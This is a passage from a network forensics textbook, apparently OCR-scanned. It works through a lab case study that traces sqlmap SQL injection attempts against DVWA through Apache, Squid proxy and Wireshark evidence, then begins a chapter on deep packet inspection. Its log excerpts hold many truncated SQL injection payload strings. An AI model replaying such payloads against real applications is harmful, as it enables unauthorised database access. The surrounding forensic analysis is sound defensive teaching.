| Reading log data (1) | |
| Reading log file: C:\Users\Ap | pex\Downloads\tg_snort_fast\alert.fast |
| Log lines processed: | 221,794 |
| Average lines per second: | 20,163 |
| Current lines per second: | 21,076 |
| Maximum lines per second: | 21,110 |
| Log bytes processed: | 42.73 M |
| Average bytes per second: | 3.88 M |
| Current bytes per second: | 4.07 M |
| Maximum bytes per second: | 4.07 M |
| | |

Once the process is complete, we will be presented with the reports. Since we have worked extensively on the filters, I leave it as an exercise for you to perform on your own. However, before we move on, let's discuss the **Single-page Summary**:

| Single-page | Summary | 01/Jan/2018 – 31/Dec/2018, 365 days (entire date range) |
|--|-------------|---|
| Report is filtered a Destination IP is Source IP is 156. | 92.168.2.10 | |
| Overview | 4 | |
| | Avg/day | |
| Events 1,498 | 4.1 | |
| Date/times | | |
| 1 - 1 of 1 | | 🚊 < 🕨 Rows 🔻 |
| ↑ Date/time | Events | |
| ♀ 1 [■] <u>2018</u> | 1,498 | |
| Total | 1,498 | |

A **Single-page Summary** presenting most of the stats. We can see that we have the destination and source IP as the filter, and Sawmill has generated a summary for us to view. Interestingly, we have the following details in summary as well:

| Classifications | | \$ |
|------------------------------------|---------------------------------------|---------------|
| 1 - 1 of 1 | <u>L</u> < > | Rows - |
| Classification | ↓ Events | |
| Q 1 A Network Trojan was Detected | 1,498 100.0 % | |
| Total | 1,498 100.0 % | |
| | | |
| Snort priorities | \$ | |
| 1 - 1 of 1 | 🖺 🔺 🕨 Rows 🕶 | |
| Snort priority \downarrow Events | | |
| Q 1 1 1,498 100.0 | % | |
| Total 1,498 100.0 | % | |
| | | |
| Protocols | \$ | |
| 1 - 1 of 1 | 🖺 🔺 🕨 Rows 🕶 | |
| Protocol ψ Events | | |
| Q 1 UDP 1,498 100.0 % | | |
| Total 1,498 100.0 % | | |
| | | |
| Rules | | \$ |
| 1 - 1 of 1 | | 🚊 🔺 🕨 Rows – |
| Rule | | ↓ Events |
| A 1 TROJAN Win32.Zbot.chas/Unruy.H | H Covert DNS CnC Channel TXT Response | 1,498 100.0 % |
| | | |

We can see that we filtered out a Network Trojan alert with ease. Let's now look at a case study and make use of the knowledge learned from the preceding log-analysis exercises.

Case study – hack attempts

Consider a simple scenario where you are tasked with finding the origin of incoming attacks on a particular web application. The only thing you know about the network is that the application is internally hosted and is not connected to the outside world. There is a caching proxy running in the network as well. As the forensic investigator, the first thing you requested from the client is the logs of the application server, which you started to investigate in **Apache Logs Viewer**:

| R R R 🖲 🗞 8 | Filter Status: | • IP Address: 🛄 • 🔤 • All • 👒 Apply Filter 👷 💖 • 😥 🎲 | | ddress 🔹 🕯 | 1.51 | | | |
|---------------------------------|--|---|-----|------------|------------|-----------|--|--|
| | te: - Request: - | User Agent: | - | | | | | |
| ccess.log × | | | | | | | | |
| Address | Date | Request | Sta | Size | Country | Referer | User Agent | |
| 2.168.174.150 | 12/30/2018 7:29:16 AM | GET /dvwa/vulnerabilities/sqli/?id=12%22%29%20WHERE%205034%3D5034%3BSELECT%20%28CASE%20WHEN | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nv:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:16 AM | GET /dvwa/vulnerabilities/sqli/?id=12%22%20WHERE%206314%3D6314%3BSELECT%20%28CASE%20WHEN%20 | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nr:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:16 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%20WHERE%207372%3D7372%3BSELECT%20%28CASE%20WHEN%20 | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nr:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:16 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%20WHERE%208075%3D8075%3BSELECT%20%28CASE%20WHEN%20 | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nv:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%2B%28SELECT%20%27dCbV%27%20WHERE%203433%3D3433%3BSE | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nv:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sgli/?id=12%27%29%20A5%20WvuY%20WHERE%205120%3D5120%3BSELECT%20%28 | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nr:52.0) Gecko/20100101 Firefo | |
| 92.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%22%29%20A5%20rixc%20WHERE%209555%3D9555%3BSELECT%20%28C | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nr:52.0) Gecko/20100101 Firefo | |
| 92.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%22%29%29%20A5%20pQsi%20WHERE%208793%3D8793%3BSELECT%20 | 200 | 4333 | | http://19 | Mozilla/5.0 (X11; Linux x86_64; nr:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sgli/7id=12%27%29%20A5%20crrs%20WHERE%208233%3D8233%3BSELECT%20%28C | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sgli/?id=12%29%3BSELECT%20%28CASE%20WHEN%20%281184%3D8089%29%20THE | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11: Linux x86-64: nv:52.0) Gecko/20100101 Firefo | |
| 92,168,174,150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sgli/?id=12%29%3BSELECT%20%28CASE%20WHEN%20%281698%3D1698%29%20THE | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nv:52.0) Gecko/20100101 Firefo | |
| 92.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%20IN%20BOOLEAN%20MODE%29%3BSELECT%20%28CASE%20WHE | 200 | 4333 | | http://19 | Mozilla/5.0 (X11: Linux x86_64: nr:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sgli/?id=12%27%20IN%20BOOLEAN%20MODE%29%3BSELECT%20%28CASE%20WHE | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; nv:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/soli/?id=12%27%2B%285ELECT%20%27QoNA%27%20WHERE%209178%3D9178%3B5 | 200 | 4333 | | http://19 | Mozilla/5.0 (X11: Linux x86_64: nr:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%22%29%20AS%20IXZM%20WHERE%201791%3D1791%3BSELECT%20%28 | 200 | 4333 | N/A | http://19 | Mozilla/5.0 (X11; Linux x86_64; n:52.0) Gecko/20100101 Firefo | |
| 92.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%29%29%29%20AS%20cjcC%20WHERE%207427%3D7427%3D5EEECT%20 | 200 | 4333 | | http://19 | Mozilla/5.0 (X11; Linux x86_64; n:52.0) Gecko/20100101 Firefo | |
| 2.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%22%29%29%20AS%20rccf%20WHERE%203895%3D3895%3BSELECT%20% | 200 | 4333 | | http://19 | Mozilla/5.0 (X11; Linux x86_64; n:52.0) Gecko/20100101 Firefo | |
| 92.168.174.150 | 12/30/2018 7:29:17 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%29%29%20AS%20mclc%20WHERE%207290%3D7290%3D5EEEC7%20 | 200 | 4333 | | http://19 | Mozilla/5.0 (X11: Linux x86_64: n:52.0) Gecko/20100101 Firefo | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%29%29%20AND%20%28SELECT%202512%20FROM%28SELECT%20COUNT%28 | 302 | | | | sgimap/1.1.11#stable (http://sgimap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%25%20AND%20332%3D332%20AND%20%27JKcr%27%3D%27JKcr HTTP | 302 | 0 | N/A | | solmap/1.1.11#stable (http://solmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=%285ELECT%20%28CA5E%20WHEN%20%288895%308895%29%20THEN%208 | 302 | | N/A | | sqimap/1.1.11#stable (http://sqimap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%25%27%20AD%203332%3D3332%20AD%20%27%25%27%3D%27 HTr | 302 | 0 | N/A | | sqimap/1.1.1#stable (http://sqimap.org) | |
| | | | | 0 | | | | |
| 2.168.174.157 32.168.174.157 | 12/30/2018 7:13:33 AM 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=%28SELECT%20%28CASE%20WHEN%20%283839%3D7837%29%20THEN%203 GET /dvwa/vulnerabilities/sqli/?id=12%25%27%20AND%204849%3D2280%20AND%20%27%25%27%3D%27 HTT | 302 | 0 | N/A N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| | | | | | | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%20AND%207446%3D8309%20AND%20%27ynEc%27%3D%27ynEc HTT | | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%29%20AND%202565%3D3626%20AND%20%28%27MouH%27%3D% | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%20AND%203332%3D3332%20UVSz HTTP/1.1 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%20AND%209347%3D1403%20tpGW HTTP/1.1 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 92.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%29%20AND%203332%3D3332%20AND%20%28%27iGfz%27%3D%27i | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 92.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%20AND%205859%3D9557 HTTP/1.1 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:33 AM | GET /dvwa/vulnerabilities/sqli/?id=12%20AND%203332%3D3332 HTTP/1.1 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%29%20AND%202395%3D%28SELECT%20UPPER%28XMLType%28CHR%28 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%20AND%202395%3D%28SELECT%20UPPER%28XMLType%28CHR%2860% | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%20AND%202395%3D%28SELECT%20UPPER%28XMLType%28CHR%2860% | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%29%20AND%205949%20IN%20%28SELECT%20%28CHAR%28113%29 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%20AND%205949%20IN%20%28SELECT%20%28CHAR%28113%29%28 | 302 | 0 | N/A | | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%25%27%20AND%205949%20IN%20%28SELECT%20%28CHAR%28113%29 | 302 | 0 | N/A | - | sqlmap/1.1.11#stable (http://sqlmap.org) | |
| 2.168.174.157 | 12/30/2018 7:13:34 AM | GET /dvwa/vulnerabilities/sqli/?id=12%27%29%20AND%202395%3D%28SELECT%20UPPER%28XMLType%28CHR | 302 | 0 | N/A | | sgimap/1.1.11#stable (http://sgimap.org) | |

Apache log viewer

We quickly deduce that there are two IP addresses of supreme interest, 192.168.174.157 and 192.168.174.150, and since the **User-Agent** contains sqlmap, it's a SQL injection attempt. We can also see the requests that contain buzzwords, such as WHERE and SELECT, which are typically used in SQL injections on a vulnerable parameter. Upon further investigation and talking to the client, we see that the 192.168.174.150 IP is a caching proxy server. Therefore, we request the client for the proxy server logs, which can be investigated in the Sawmill software:

| URLs | | | | | | | | < |
|-------------|---|--------|---------|------------|----------|----------|----------|------------------|
| - 10 of | 283 | | | | | | | < |
| | URL | ↓ Hits | | Page views | Visitors | Size | Sessions | Session duration |
| ۹. <u>1</u> | http://192.168.174.142/(omitted) | 3,851 | 84.3 % | 3,851 | 2 | 17.43 M | 2 | 00:24:30 |
| ₄ 2 | http://ocsp.digicert.com/(omitted) | 20 | 0.4 % | 20 | 2 | 17.75 K | 2 | 00:03:14 |
| ് 3 | http://www.nipunjaswal.com/(omitted) | 16 | 0.4 % | 16 | 1 | 441.82 K | 1 | 00:00:04 |
| ⊲, 4 | http://192.168.174.142/(nonpage) | 15 | 0.3 % | 0 | 2 | 54.97 K | 0 | 00:00:0 |
| ີ 5 | webextensions.settings.services.mozilla.com:443 | 14 | 0.3 % | 14 | 1 | 55.47 K | 1 | 00:09:5 |
| 6 ا | play.google.com:443 | 13 | 0.3 % | 13 | 1 | 12.28 K | 1 | 00:02:5 |
| 9, 7 | metasploit.help.rapid7.com:443 | 12 | 0.3 % | 12 | 1 | 133.92 K | 1 | 00:00:5 |
| Q 8 | js.driftt.com:443 | 10 | 0.2 % | 10 | 1 | 1.01 M | 1 | 00:09:3 |
| Q 9 | www.rapid7.com:443 | 9 | 0.2 % | 9 | 1 | 44.51 K | 1 | 00:00:1 |
| ୍କ 10 | cdn.sstatic.net:443 | 8 | 0.2 % | 8 | 1 | 115.98 K | 1 | 00:00:1 |
| | 273 other items | 598 | 13.1 % | 590 | - | 43.81 M | - | 01:51:0 |
| | Total | 4,566 | 100.0 % | 4,543 | - | 63.11 M | - | 02:42:4 |

The attacker has made use of the proxy server to forward all the traffic to the target application. Making use of the proxy logs, we will be able to pinpoint the original IP that made the requests. Keep the URL as 192.168.174.142 as the filter and browsing to the source, which gives us the following information:

| Sou | irce IPs | 30/Dec/2 | 2018, 1 da | y (entire date range) | | | | | |
|----------|--|----------|------------|-----------------------|------------|----------|---------|----------|------------------|
| | port is filtered and s L is http://192.168. | | | | | | | | |
| | | | | | | | | | ÷¢ |
| 1 - 2 of | 2 | | | | | | | | < Rows - |
| | Source IP | ↓ Hits | | | Page views | Visitors | Size | Sessions | Session duration |
| Q 1 | 192.168.174.157 | 3,843 | 99.8 % | | 3,843 | 1 | 17.37 M | 1 | 00:21:45 |
| ۹ 2 | 192.168.174.138 | 8 | 0.2 % | | 8 | 1 | 65.63 K | 1 | 00:02:45 |
| | Total | 3,851 | 100.0 % | | 3,851 | - | 17.43 M | - | 00:24:30 |

Again, we get the 192.168.174.157 IP address as the culprit. At this point, we are sure that the attack originated internally from this IP, so let's investigate this IP address. Having gone through the server, we see the Apache server running on it and hosting a vulnerable app, which is php-utility-belt. We are pretty sure that someone obtained access to this machine through here. Let's manually investigate the logs from Apache:


| <pre>root@kal1:/var/log/apache2# cat access.log</pre> |
|--|
| 192.168.174.152 [30/Dec/2018:08:14:51 -0500] "GET / HTTP/1.1" 200 3410 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537. 36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" |
| 192.168.174.152 [30/Dec/2018:08:14:51 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.174.157/" "Mozil |
| la/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" 192.168.174.152 - [30/Dec/2018:08:14:51 -0500] "GET /favicon.ico HTTP/1.1" 404 506 "http://192.168.174.157/" "Mozilla/5.0 (X11 |
| ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" 192.168.174.152 [30/Dec/2018:08:14:55 -0500] "GET /site HTTP/1.1" 301 581 "-" "Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/5 |
| 37.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" |
| 192.168.174.152 - [30/Dec/2018:08:14:55 -0500] "GET /site/ HTTP/1.1" 403 511 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/ 537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" |
| 192.168.174.152 [30/Dec/2018:08:14:58 -0500] "GET /site/ HTTP/1.1" 403 511 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/ 537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" |
| 192.168.174.152 [30/Dec/2018:08:15:42 -0500] "-" 408 0 "-" "-" 192.168.174.152 [30/Dec/2018:08:16:15 -0500] "GET /Dhp-utility-balt/ HTTP/1.1" 200 1201 "-" "Mozilla/5.0 (X11; Linux x86 64) |
| AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" |
| 192.168.174.152 - [30/Dec/2018:08:16:15 -0500] "GET /php-utility-belt/assets/application.js HTTP/1.1" 200 1134 "http://192.168 .174.157/php-utility-belt/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/5 |
| 37.36" 192.168.174.152 [30/Dec/2018:08:17:07 -0500] "-" 408 0 "-" "-" |
| root@kali:/var/log/apache2# |

We can see that only one IP address accessed the application on this server's Apache, which is 192.168.174.152. Let's open Wireshark to see whether there are still any packets traveling to and from this IP:

| | - | c | | . | |
|----|--------------------------------------|-----------------|-----------------------------------|------------|---|
| o. | Time | Source | Destination | | Length Info |
| | | 192.168.174.152 | 182.79.251.156 | TCP | 60 52120 → 80 [ACK] Seq=1 Ack=1 Win=63888 Len=0 |
| | 59 23.548236154 | | 192.168.174.152 | TCP | 60 [TCP ACKed unseen segment] 80 → 52120 [ACK] Seq=1 Ack=2 Win=64240 Len=0 |
| | | 192.168.174.152 | 182.79.221.81 | TCP | 60 54240 → 80 [ACK] Seq=1 Ack=1 Win=65340 Len=0 |
| | 61 23.548236895 | 182.79.221.81 | 192.168.174.152 | TCP | 60 [TCP ACKed unseen segment] 80 → 54240 [ACK] Seq=1 Ack=2 Win=64240 Len=0 |
| | 62 25.584269197 | 192.168.174.152 | 182.79.221.14 | TCP | 60 58296 → 80 [ACK] Seq=1 Ack=1 Win=52272 Len=0 |
| | 63 25.584277388 | 182.79.221.14 | 192.168.174.152 | тср | 60 [TCP ACKed unseen segment] 80 → 58296 [ACK] Seq=1 Ack=2 Win=64240 Len=0 |
| | 64 25.584277995 | 192.168.174.152 | 182.79.148.23 | TCP | 60 54872 → 80 [ACK] Seq=1 Ack=1 Win=39420 Len=0 |
| | 65 25.584278504 | 182.79.148.23 | 192.168.174.152 | TCP | 60 [TCP ACKed unseen segment] 80 → 54872 [ACK] Seq=1 Ack=2 Win=64240 Len=0 |
| | | 192.168.174.152 | 182.79.148.15 | TCP | 60 42216 → 80 [ACK] Seq=1 Ack=1 Win=39420 Len=0 |
| | 67 27.621081395 | 182.79.148.15 | 192.168.174.152 | тср | 60 [TCP ACKed unseen segment] 80 - 42216 [ACK] Seq=1 Ack=2 Win=64240 Len=0 |
| | 70 29.658120649 | 192.168.174.152 | 172.217.24.234 | TCP | 60 54868 → 80 [ACK] Seq=1 Ack=1 Win=64350 Len=0 |
| | 71 29.658129677 | 172.217.24.234 | 192.168.174.152 | TCP | 60 [TCP ACKed unseen segment] 80 → 54868 [ACK] Seq=1 Ack=2 Win=64240 Len=0 |
| | | 192.168.174.152 | 196.10.52.57 | NTP | 90 NTP Version 4, client |
| | 94 48.070888721 | | 192.168.174.152 | NTP | 90 NTP Version 4, server |
| | 97 52.080177023 | | 216.58.221.48 | TCP | 60 [TCP Dup ACK 24#1] 60154 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| | 98 52.080184032 | | 192.168.174.152 | TCP | 60 [TCP Dup ACK 25#1] [TCP ACKed unseen segment] 80 - 60154 [ACK] Seq=1 Ack=2 Win=64240 Len |
| | | 192.168.174.152 | 192.168.174.157 | TCP | 194 4444 → 38830 [PSH, ACK] Seq=1 Ack=1 Win=1452 Len=128 TSval=1613608003 TSecr=2411220375 |
| | 117 56.036008668 | | 192.168.174.152 | TCP | 226 38830 → 4444 [PSH, ACK] Seq=1 Ack=129 Win=1444 Len=160 TSval=2411280445 TSecr=1613608003 |
| | 118 56.036230458 | | 192.168.174.157 | TCP | 66 4444 → 38830 [ACK] Seq=129 Ack=161 Win=1452 Len=0 TSval=1613608004 TSecr=2411280445 |
| | 119 56.145708733 | | | | 60 [TCP Dup ACK 27#1] 46764 → 80 [ACK] Seq=1 Ack=1 Win=39672 Len=0 |
| | 120 56.145716173 | | 192.168.174.152 | TCP | 60 [TCP Dup ACK 30#1] [TCP ACKed unseen segment] 80 46764 [ACK] Seq=1 Ack=2 Win=64240 Len |
| | 121 58.020058214 | | 192.168.174.157 | TCP | 194 4433 → 34282 [PSH, ACK] Seq=129 Ack=161 Win=703 Len=128 TSval=1613609993 TSecr=241123959 |
| | | 192.168.174.157 | 192.168.174.152 | TCP | 258 34282 → 4433 [PSH, ACK] Seq=161 Ack=257 Win=7648 Len=192 TSval=2411282434 TSecr=16136099 |
| | | 192.168.174.152 | 192.168.174.157 | TCP | 66 4433 → 34282 [ACK] Seq=257 Ack=353 Win=726 Len=0 TSval=1613609993 TSecr=2411282434 |
| | 140 68.375545445 | | 182.79.221.81 | | 60 [TCP Dup ACK 60#1] 54240 → 80 [ACK] Seq=1 Ack=1 Win=65340 Len=0 |
| | 141 68.375551894 142 68.375552342 | | 192.168.174.152 182.79.251.156 | TCP TCP | 60 [TCP Dup ACK 61#1] [TCP ACKed unseen segment] 80 → 54240 [ACK] Seq=1 Ack=2 Win=64240 Ler 60 [TCP Dup ACK 58#1] 52120 → 80 [ACK] Seq=1 Ack=1 Win=63888 Len=0 |

Yes, there's plenty going around on port 4433 and 4444. This confirms that the user of 192.168.174.152 is the culprit, as the system is not connected to the internet and has only internal access.

Throughout this case study, we saw how logs could be very helpful during the investigation process and reveal a lot about the incoming attacks. Creating a root-cause analysis gives us the following:



The attacker attacked the PHP utility belt application that was running on the 192.168.174.157 system and gained access to the machine. Since the compromised system used the Squid proxy as a system-wide proxy, all the attacks to the application at the 192.168.174.142 server came through the proxy server at 192.168.174.150. The Apache logs at 192.168.174.142 revealed 192.168.174.150, and the Squid logs at 192.168.174.150 revealed 192.168.174.157. Investigating the Apache logs on 192.168.174.157 finally revealed the attacker at 192.168.174.152.

Summary

We kicked off this chapter with an OSI model refresher, and since we covered basic network forensics scenarios in the previous chapter, we shifted our focus toward log-based analysis. We looked at a variety of log structures and learned about how we can parse them by making use of various types of software analyzers. We explored application-server logs, database logs, firewall logs, proxy server logs, and IDS logs. We also made use of the strategies learned in this chapter to solve the case study. We are now prepped with the basics of network forensics, and soon we'll dive into the advanced concepts.

Questions and exercises

To enhance your network forensics skills on log-based evidence, try answering/solving the following exercises and problems:

- Try replicating all the exercises for the chapter by downloading the network evidence from the chapter's GitHub page
- Try highlighter tool to extract relevant information from https://www.fireeye. com/services/freeware/highlighter.html
- Try developing a simple shell script to extract all the unique URLs from the Apache logs

Further reading

Check out the following resources for more information on the topics covered in this chapter:

- Creating parsers: https://codehangar.io/smiple-log-and-file-processing-in-python /
- Log analysis: Refer to chapter Log Analysis, in the book Cybersecurity Attack and Defense Strategies (https://www.amazon.in/Cybersecurity-Defense-Strategies-Infrastructure-security-ebook/dp/B0751FTY5B)

2 Section 2: The Key Concepts

This section focuses on enhancing skills in terms of acquiring and processing the evidence obtained. It covers strategies and methodologies in handling sophisticated protocols, packet structures, and anonymous traffic in investigation scenarios.

The following chapters will be covered in this section:

- Chapter 3, Deep Packet Inspection
- Chapter 4, Statistical Flow Analysis
- Chapter 5, Combatting Tunneling and Encryption

3 Deep Packet Inspection

Deep Packet Inspection (DPI) become popular when the Edward Snowden leaks about data collection by the government came out. It has gone from just another buzzword to making headlines. In this chapter, we will look at various traits of protocols and packets that aid DPI.

We will be specifically looking at the following topics:

- Analysis of multiple protocols
- Packet encapsulation and packet analysis

So, why are we learning DPI? Well, DPI is the process of looking beyond the generic TCP/IP headers and involves analyzing the payload itself.

Devices with DPI capabilities can analyze, evaluate, and perform actions from layer 2 to the application layer itself. This means that the devices with DPI capabilities are not only reliant on the header information but also check what is being sent as the data part. Hence, the overall tradition of network analysis is now changing.

DPI is widely used in the following fields and services:

- Traffic shapers: Blocking malicious traffic/limiting traffic.
- **Service assurance**: Network admins can ensure that high-priority traffic is carefully dealt with and services do not go down for them.
- **Identification of fake applications**: Applications that make use of non-standard ports to leverage standard protocol data are easily identified with DPI.
- **Malware Detection**: Since DPI allows viewing the payload itself, malware detection is much easier to perform.
- **Intrusion detection**: Not only malware, but also the DPI-enabled system can uncover hack attempts and exploit attempts, backdoors, and much more.
- Data Leakage Prevention (DLP): With DPI, we can identify critical data traveling out of the network as well, making it an ideal choice for DLP systems.

Before diving deep, let's understand the encapsulation of protocols on the different layers of communication.

Technical requirements

To complete exercises performed in this chapter, you will require the following software's:

- Wireshark v3.0.0 (https://www.wireshark.org/download.html) installed on Windows 10 OS / Ubuntu 14.04
- Notepad++7.5.9 (https://notepad-plus-plus.org/download/v7.6.4.html)
- Download PCAP files for this chapter from https://github.com/nipunjaswal/ networkforensics/tree/master/Ch3

Protocol encapsulation

Before moving forward, let's look at how the packets are made and what sort of information they carry. Understanding a network packet will not only allow us to gain knowledge, but will also help to hone our network forensics skills. In layman's terms, we can say that a network packet is merely data put together to be transferred from one endpoint/host to another. However, in the depths of a network, an IP packet looks similar to the following:

| 31 | 30 31 | 29 | 28 | 27 | 26 | 25 | 24 | 23 | 22 | 21 | 20 | 19 | 18 | 17 | 16 | 15 | 14 | 13 | 12 | 0 11 |) : | 89 | 7 | 6 | 4 5 | 3 | 2 | 0 1 |
|------------|-------|-----|----|-----|------|------|------|-------|-------|----|-----|-----|-----|--------------------|-------|------|------|----|------|------|-----|--------|-----|----|--------|------|-------------|-----|
| | | | | | | gth | Leng | al I: | Tot | | | | | | | N | EC | |) | DSCF | | | | IL | IH | n | sion | Ver |
| | | | | set | Offs | ent | agm | Fra | | | | | s | lag | F | | | | | ion | ca | ntifio | dei | Id | | | | |
| 10 | | | | | m | ksu | hec | er C | eade | H | | | | | | | | ol | otoc | Pro | | | | e | o Live | e to | Fime | 7 |
| 18 Header | | | | | | | | | | | | ess | ddr | <mark>e A</mark> | ourc | Sc | | | | | | | | | | | | |
| l ~ | | | | | | | | | | | ss | dre | Ad | <mark>ion</mark> : | tinat |)est | C | | | | | | | | | | | |
| | ing | ddi | Pa | | | | | | | | | | | | S | ion | Opt | | | | | | | | | | | |
| | | | | | t | Por | tion | nat |)esti | C | | | | | | | | | | ort | e P | urce | So | S | | | | |
| 2 | | | | | | | | | | | r | nbe | Nur | ce l | uen | Seq | | | | | | | | | | | | |
| TCP Header | | | | | | | | | | r | nbe | Nur | ent | gme | led | nov | 4cki | | | | | | | | | | | |
| (ead | | | | | | / | dow | Vin | V | | | | | | | | | gs | Fla | | | | | | | ۱ | ngth | Ler |
| ~ | | | | | • | nter | Poi | ent | Urge | | | | | | | | | | | n | sι | neck | Cł | (| | | | |
| | ing | ddi | Pa | | | | | | | | | | | | ons | ptic | PO | ТС | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | а | Data | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

